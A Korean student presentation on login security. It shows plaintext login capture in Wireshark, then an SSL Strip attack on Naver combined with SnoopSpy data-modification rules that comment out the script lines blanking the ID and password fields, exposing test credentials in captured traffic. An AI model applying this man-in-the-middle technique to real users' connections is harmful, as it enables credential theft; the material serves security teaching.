

CCIT 네트워크 발표

- 평문 사이트와 SSL 사이트,
- SSL strip과 데이터 변조를 이용한 로그인 취약점

정보보호학과

강보경
정영호



Contents

I. 평문 사이트 로그인

II. SSL 통신

III. SSL Strip + 데이터 변조

IV. 시연 영상


평문 사이트 로그인

1. 평문 사이트 로그인

P2P 사이트 취약

The image shows a screenshot of the Yes24 website homepage. At the top, there is a navigation bar with the Yes24 logo and various menu items like '웹툰', '에스뮤직', '충전샵', '마이페이지', and '고객센터'. A search bar is prominently displayed in the center. Below the search bar, there are several promotional banners and a large central banner for 'KBS 예능 BIG4' with the text '무조건 150원!' and '1박2일, 슈퍼맨이 돌아왔다, 해피투게더, 개그콘서트'. On the left side, there is a login form with fields for a phone number and password, and a '로그인' button. Below the login form, there are links for '아이디저장' and '아이디/비번찾기'. On the right side, there are several service highlights, including '국내최초 멀티다운로드' and '모바일 만화 서비스'. The overall layout is clean and professional, typical of a large e-commerce or entertainment website.

2. 와이어샤크로 패킷 확인



The image shows a screenshot of the Wireshark network protocol analyzer interface. The window title is "Capturing from tap0". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for capture control and analysis. The filter bar shows "http.request" selected. The packet list pane displays a single captured packet:

No.	Time	Source	Destination	Protocol	Length	Type	Info
4	0.000711	127.0.0.1	127.0.0.1	HTTP	873	IPv4	POST /login/ H...

2. 와이어샤크로 패킷 확인

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_00F00931-7AE9-432...  
POST /login/ HTTP/1.1  
Accept: text/html, application/xhtml+xml, */*  
Referer: http://www.yesfile.com/  
Accept-Language: ko,en-US;q=0.7,en;q=0.3  
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; SMJB; rv:11.0) like  
Gecko  
Content-Type: application/x-www-form-urlencoded  
Accept-Encoding: gzip, deflate  
Host: www.yesfile.com  
Content-Length: 224  
DNT: 1  
Connection: Keep-Alive  
Cache-Control: no-cache  
Cookie: PHPSESSID=skj9eh7njo112a17pu0urmnt52; adult_c  
pid_cup=0; count_inde ty; yesfile_hj_log=main; filsci  
%2Fwww.yesfile.com%2F  
  
pg_mode=login&new_home=yes&go_url=  
%2F&userid=1111&userpw=1111&login_key=S  
ogin_key=S11SUVBGV1RKWVpZVkiXmjc50DQ2MT  
Mjc50DQ2MTM5MTc0Mjk4&x=25&y=22HTTP/1.1 200 OK  
Date: Mon, 03 Jul 2017 08:52:23 GMT  
Server: Apache  
P3P: CP="A DSP COR MON LAW OUR LEG NOI CURa ADMa DEVa TAIa DELa BUS IND PHY  
ONL UNI COM NAV INT DEM PRE"  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache
```

pg_mode=login&new_home=yes&go_url=
%2F&userid=1111&userpw=1111&login_key=S
ogin_key=S11SUVBGV1RKWVpZVkiXmjc50DQ2MT
Mjc50DQ2MTM5MTc0Mjk4&x=25&y=22HTTP/1.1

보안에 취약

SSL 통신

1. SSL 사이트 로그인

Wellness-Bio 충청캠퍼스 | Inno-Media 고양캠퍼스 | 로그인 | 회원가입 | 마이페이지 | 그룹웨어

중부대학교 | 학교소개 | 대학/대학원 | 학사정보 | 대학생활 | 중부광장

Home > 홈페이지가이드 > 회원서비스 > 로그인


변화하는 교육, 실천하는 대학!

홈페이지가이드

- 회원서비스 >
 - 회원가입
 - 로그인
 - 아이디/비밀번호찾기
- 마이페이지 >
- 이메일무단수집거부 >
- 뷰어다운로드 >
- 검색서비스 >
- RSS서비스 안내 >

로그인

▶ 회원로그인



Member Login

중부대 재학생/교직원

- 학번/직번
- 비밀번호

로그인 >

일반인

- 아이디
- 비밀번호

로그인 >

[회원가입 >](#) [아이디/비밀번호 찾기 >](#)

중부대 재학생/교직원

· 학번/직번

1111

· 비밀번호

●●●●

로그인 >

1. SSL 사이트 로그인



이 웹 사이트의 보안 인증서에 문제가 있습니다.

이 웹 사이트에서 제시한 보안 인증서는 신뢰할 만한 인증 기관에서 발급한 것이 아닙니다.

문제가 있는 인증서를 통해 사용자를 속이거나 사용자가 서버로 보내는 데이터를 가로챌 수도 있습니다.

이 웹 페이지를 닫고 이 웹 사이트를 계속 탐색하지 않는 것이 좋습니다.


 [Click here to close this webpage.](#)

 [Continue to this website \(not recommended\).](#)

 [추가 정보](#)

사용자가 다음으로 넘어갈 수 있도록 선택할 수 있게 해주고



2. 와이어샤크로 패킷 확인



다음으로 넘어가지만 않는다면
SSL 통신이기 때문에 로그인 했을 때의 패킷이 보이지 않는다.

SSL Strip + 데이터 변조

1. SSL 사이트(네이버) 로그인



SSL Strip 공격으로 해당 ID(hohohohoho)와 PW(0505050505)로 네이버에 로그인을 시도한다.

2. 와이어샤크로 패킷 확인

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	66	11922 → 8044 [SYN] Seq=0 Win=8192 Len=0 MSS=65495 WS=256 SACK_PERM=1
2	0.000206	127.0.0.1	127.0.0.1	TCP	66	8044 → 11922 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=65495 WS=256 SACK_PERM=1
3	0.000302	127.0.0.1	127.0.0.1	TCP	54	11922 → 8044 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.000455	127.0.0.1	127.0.0.1	HTTP	1045	POST /nidlogin.login HTTP/1.1 (application/x-www-form-urlencoded)
5	0.000533	127.0.0.1	127.0.0.1	TCP	54	8044 → 11922 [ACK] Seq=1 Ack=992 Win=525568 Len=0
6	0.163591	127.0.0.1	127.0.0.1	TCP	803	[TCP segment of a reassembled PDU]
7	0.164336	127.0.0.1	127.0.0.1	TCP	54	11922 → 8044 [ACK] Seq=992 Ack=750
8	0.170292	127.0.0.1	127.0.0.1	TCP	1514	[TCP segment of a reassembled PDU]
9	0.170725	127.0.0.1	127.0.0.1	TCP	1514	[TCP segment of a reassembled PDU]
10	0.171366	127.0.0.1	127.0.0.1	TCP	1514	[TCP segment of a reassembled PDU]
11	0.171990	127.0.0.1	127.0.0.1	TCP	1514	[TCP segment of a reassembled PDU]
12	0.172472	127.0.0.1	127.0.0.1	TCP	1514	[TCP segment of a reassembled PDU]
13	0.172966	127.0.0.1	127.0.0.1	TCP	845	[TCP segment of a reassembled PDU]
14	0.173694	127.0.0.1	127.0.0.1	TCP	54	11922 → 8044 [ACK] Seq=992 Ack=8841
15	0.174158	127.0.0.1	127.0.0.1	TCP	1514	[TCP segment of a reassembled PDU]

```
\r\n[Full request URI: http://nid.naver.com/nidlogin.login][HTTP request 1/2][Response in frame: 20][Next request in frame: 22]File Data: 431 bytesHTML Form URL Encoded: application/x-www-form-urlencoded> Form item: "enctp" = "1"> Form item: "encpw" = "acef3734333cad168091926ad9c83b12062af9a2f1c2647414320e6d3427bc07c3ccd0b2a2b3d76ae57671a9ea5b80271b824eae71957afa9a233e8c1c67a04ea2f4c83abb550278f60c4f21fa679531e2feab8014294790c67671d3d82f27c2a284a850883b88fba5ed6216495a44ac0bc2d046cec64507649ec429&encnm=100012245&svctype=0&url=http%3A%2F%2Fss.www.naver.com%2F&enc_url=https%253A%252F%252Fwww.naver.com%252F&postDataKey=&nvlong=&saveID=&smart_level=1&id=&pw=HTTP/1.1 200 OKServer: nginxDate: Mon, 03 Jul 2017 09:40:02 GMTContent-Type: text/html; charset=utf-8Transfer-Encoding: chunkedConnection: keep-alive4 client pkt(s), 54 server pkt(s), 5 turn(s).Entire conversation (75 kB) Show and save data as ASCII Stream 0Find: Find NextFilter Out This Stream Print Save as... Back 닫기 도움말
```

하지만 난독화가 되어있기 때문에 아이디와 패스워드가 보이지 않는다.

3. 오브젝트(http) 분석 및 수정

The image displays the Wireshark network protocol analyzer interface. The main pane shows a list of captured packets, with packet 4 selected. The packet details pane shows the selected packet is an HTTP POST request to /nidlogin.login. The packet bytes pane shows the raw data of the request, including form fields like 'encp', 'encpw', 'encurl', 'postdatakey', 'nvlng', 'saveid', 'smart_level', 'id', and 'pw'. A red box highlights the 'Export Objects' menu option in the top-left pane. Another red box highlights the 'HTTP' sub-menu. A third red box highlights the '네이버' folder in the 'Save All Objects In...' dialog box. A fourth red box highlights the '폴더 선택' button in the same dialog. A fifth red box highlights the '네이버' folder in the 'Export - HTTP object list' dialog box. The 'Export - HTTP object list' dialog box shows a table of objects:

Packet	Hostname	Content Type	Size	Filename
4	nid.naver.com	application/x-www-form-urlencoded	431 bytes	nidlogin.login
20	nid.naver.com	text/html	16 kB	nidlogin.login
88	nid.naver.com	text/css	56 kB	w.css
96	nid.naver.com	application/javascript	9729 bytes	clickcr.js?140717
105	nid.naver.com	application/javascript	10 kB	lcslog.js
121	nid.naver.com	text/css	19 kB	e.css
145	nid.naver.com	application/javascript	31 kB	common.js
150	nid.naver.com	image/jpeg	4250 bytes	nhncaptchav4.gif?key=11W
356	iecvlist.microsoft.com	text/xml	278 kB	iecompartviewlist.xml

해당 오브젝트를 분석하기 위해 http로 Export 하여 네이버 폴더에 저장한다.

PC > 로컬 디스크 (C:) > Program Files > SnoopSpy > pcap > 네이바

이름	수정한 날짜	유형	크기
clickcr.is%3f140717	2017-07-03 오후 6...	JS%3F140717 파일	10KB
common.js	2017-07-03 오후 6...	JavaScript 파일	31KB
e.css	2017-07-03 오후 6...	CSS Document	20KB
iecompatviewlist.xml	2017-07-03 오후 6...	XML 문서	273KB
lcslog.js	2017-07-03 오후 6...	JavaScript 파일	11KB
nhncaptchav4.gif%3fkey=l1WObZey4hv...	2017-07-03 오후 6...	GIF%3FKEY=L1W...	5KB
nidlogin(1).login	2017-07-03 오후 6...	LOGIN 파일	17KB
nidlogin.login	2017-07-03 오후 6...	LOGIN 파일	1KB
w.css	2017-07-03 오후 6...	CSS Document	55KB

java script 파일을 열어서 코드를 분석해 본다.

```
function encryptIdPw() {
    var id = $("id");
    var pw = $("pw");
    var encpw = $("encpw");
    var rsa = new RSAKey;

    if (keySplit(session_keys)) {
        rsa.setPublic(evalue, nvalue);
        try{
            encpw.value = rsa.encrypt(
                getLenChar(sessionkey) + sessionkey +
                getLenChar(id.value) + id.value +
                getLenChar(pw.value) + pw.value);
        } catch(e) {
            return false;
        }
        $('enctp').value = 1;
        id.value = "";
        pw.value = "";
        return true;
    }
    else
    {
        getKeyByRuntimeInclude();
        return false;
    }

    return false;
}

function getKeyByRuntimeInclude() {
    try {
        var keyjs = document.createElement('script');
        keyjs.type = 'text/javascript';
        keyjs.src = '/login/ext/keys_js2.nhn';
        document.getElementsByTagName('head')[0].appendChild(keyjs);
    } catch (e) {
    }
}

function clearErrorLayers() {
    var errors = new Array('err_empty_captcha', 'err_autologin', 'err_network_delay',
        'err_unsupport_browser', 'err_empty id', 'err empty pw', 'err idpw incorrect',
```

encryptIdPw 함수에 id.value와 pw.value 값을 공백으로 바꿔주는 코드가 확인되었다.

4. 암호화 코드 설명

```
function encryptIdPw() {
    var id = $("id");
    var pw = $("pw");
    var encpw = $("encpw");
    var rsa = new RSAKey;

    if (keySplit(session_keys)) {
        rsa.setPublic(evalue, nvalue);
        try{
            encpw.value = rsa.encrypt(
                getLenChar(sessionkey) + sessionkey +
                getLenChar(id.value) + id.value +
                getLenChar(pw.value) + pw.value);
        } catch(e) {
            return false;
        }
        $('enctp').value = 1;
        id.value = "";
        pw.value = "";
        return true;
    }
    else
    {
        getKeyByRuntimeInclude();
        return false;
    }

    return false;
}
```

```
Content-Length: 431
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: npic=wFyl8UP4V/IKJ0UHW9V0uhJW0cv0
+AQ12EmSPyzTQEmBBjy1Tx3Q8uzjGzSPBoDXCA==; NNB=LY2QQMK7FZJFS; nx_ssl=2;
nid_iplevel=1; nid_slevel=1; nid_enctp=1
```

```
enctp=1&encpw=acef3734333cad168091926ad9c83b12062af9a2f1c2647414320e6d345f409400
27bc07c3ccd0b2a2b3d76ae57671a9ea5b80271b824eae71957afa9a233e8c1c67a04ea2f4c83abb
550278f60c4f21fa679531e2feab8014294790c67671d3d82f27c2a284a850883b88fba5ed621649
5a44ac0bc2d046cec64507649ec429&encnm=100012245&svctype=0&url=http%3A%2F
%2Fss.www.naver.com%2F&enc_url=https%253A%252F%252Fwww.naver.com
%252F&postDataKey=&nvlong=&saveID=&smart_level=1&id=&pw=HTTP/1.1 200 OK
```

```
Server: nginx
Date: Mon, 03 Jul 2017 09:40:02 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
```

4 client pkt(s), 54 server pkt(s), 5 turn(s).

Entire conversation (75 KB)

Show and save data as ASCII

Stream

예를 들어 id=AAA와 pw=BBB를 사용했을 경우 패킷이 id=AAA, pw=BBB이며 그 뒤에 해당 pw가 난독화된 문자가 들어간다. 난독화되기 전의 정보가 패킷 앞에 남아있으므로 해당 함수는 난독화되기 전의 정보인 AAA, BBB를 공백으로 만들어주는 함수이다. 그러므로 해당 부분을 제거해주면 아이디와 비밀번호가 공백처리 되지 못하고 그대로 나타나게 된다.

5. 데이터 변조

```
}  
function encryptIdPw() {  
  var id = $("id");  
  var pw = $("pw");  
  var encpw = $("encpw");  
  var rsa = new RSAKey;  
  
  if (keySplit(session_keys)  
      rsa.setPublic(evalue,  
      try{  
        encpw.value = rsa  
        getLenChar(se  
        getLenChar(id  
        getLenChar(pw  
      } catch(e) {  
        return false;  
      }  
      $('enctp').value = 1;  
      id.value = "";  
      pw.value = "";  
      return true;  
    }  
  else  
  {  
    getKeyByRuntimeInclud  
    return false;  
  }  
  
  return false;  
}  
function getKeyByRuntimeInclud  
try {  
  var keyjs = document.createElement('script');  
  keyjs.type = 'text/javascript';  
  keyjs.src = '/login/ext/keys_js2.nhn';  
  document.getElementsByTagName('head')[0].appendChild(keyjs);  
} catch (e) {
```

Port

HTTP Port	HTTPS Port
80 8080 8888	443 4433

Capture

WinDiver ARPSpo

Proxy

Proxy Process Narr

httpproxy.exe	TCP	8080	>	8081
netserver.exe	SSL	4433	>	4434
snoospy.exe	Strip	8043	>	8044
sscon.exe				

Outbound Inbound

SSL Strip

Enabled Virtual IP: 80.43.80.43

Domain Prefix: ss.

Write

Dump 04d%02d%02d,%02d%02d,%02d,%03d.pcap

Adapter Network adapter 'MS NDIS 6.0 LoopBac'

Run Save

websniff

Pattern	Syntax	Ca	Mi	En	Lo	Re
Last-Modified:[^]*	RegExp	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Last-Modified-SS:
id.value = "";	FixedString	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	//
pw.value = "";	FixedString	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	//

OK Cancel

해당 코드를 데이터 변조를 사용하여 주석으로 바꿔준다. (해당코드 무효화)

```
C:\Program Files\SnoopSpy\sscon.exe
18:49:01 903 : 00001ED0 [vdatachange.cpp:28] change changed "id.value = "";" > "///"
18:49:01 903 : 00001ED0 [vdatachange.cpp:28] change changed "pw.value = "";" > "///"
```

다시 로그인 시, 데이터가 변조 되는 것을 확인

6. 와이어 샤크로 패킷 확인

The image shows a Wireshark packet capture of an HTTP POST request. The packet list pane on the left shows a POST request to /nidlogin.login with a content type of application/x-www-form-urlencoded. The packet details pane on the right shows the request body as a form with various fields. The 'id' and 'pw' fields are highlighted with red boxes, showing the values 'hohohohoho' and '0505050505' respectively.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	HTTP	498	GET /login/ext/keys.nhn HTTP/1.1
2	0.000096	127.0.0.1	127.0.0.1	TCP	54	8044 → 12367 [ACK] Seq=1 Ack=445 Win=2049 Len=0
3	0.017232	127.0.0.1	127.0.0.1	HTTP	633	HTTP/1.1 200 OK (text/html)
4	0.017298	127.0.0.1	127.0.0.1	TCP	54	12367 → 8044 [ACK] Seq=445 Ack=580 Win=254 Len=0
26	1.263362	127.0.0.1	127.0.0.1	HTTP	1117	POST /nidlogin.login HTTP/1.1 (application/x-www-form-urlencoded)

```
> Form item: "encpw" = "11e4f479affb6c2b0dc29d3b9c16ff7e18"
> Form item: "encnm" = "100012255"
> Form item: "svctype" = "0"
> Form item: "svc" = ""
> Form item: "viewtype" = "0"
> Form item: "locale" = "ko_KR"
> Form item: "postDataKey" = ""
> Form item: "smart_LEVEL" = "1"
> Form item: "logintp" = ""
> Form item: "url" = "http://ss.www.naver.com/"
> Form item: "localechange" = ""
> Form item: "theme_mode" = ""
> Form item: "ls" = ""
> Form item: "pre_id" = ""
> Form item: "resp" = ""
> Form item: "exp" = ""
> Form item: "ru" = ""
> Form item: "id" = "hohohohoho"
> Form item: "pw" = "0505050505"
```

Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding-SS: gzip, deflate
Host: nid.naver.com
Content-Length: 479
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: npic=wFyl8UP4V/IKJ0UHw9V0uhJW0cv0
+AQ12EmSPyzTQEMbBJylTx3Q8uzjGzsPB0DXCA==; NNB=LY2QQMK7FZJFS; nx_ssl=2;
nid_iplevel=1; nid_slevel=1; nid_enctp=1

enctp=1&encpw=11e4f479affb6c2b0dc29d3b9c16ff7e1881c8d0cc15920863ff91013a0f082a33
f8e01e067538944ac94403b2a23d35fe36119c9339daba4697effc12fce23c661ddf66d6e6a5b0b2
feca283b60ba322dda4bf6eaaa32109031efef8becfa6e12c21e8c4d27e8d88db28a614bb6b5e775
415476cacc32f6fa3b3467e2edc62&encnm=100012255&svctype=0&svc=&viewtype=0&locale=
ko_KR&postDataKey=&smart_LEVEL=1&logintp=&url=http%3A%2F%2Fss.www.naver.com
%2F&localechange=&theme_mode=&ls=&pre_id=&resp=&exp=&ru=**hohohohoho**&pw=**0505050505**
0505 HTTP/1.1 200 OK
Server: nginx
Date: Mon, 03 Jul 2017 09:51:44 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding

SSL Strip 공격만으로 보이지않던 id, pw가 데이터 변조로 노출되는 것을 와이어 샤크에서 확인됨

7. 시연 영상



<https://youtu.be/DoDnSt1Kggk>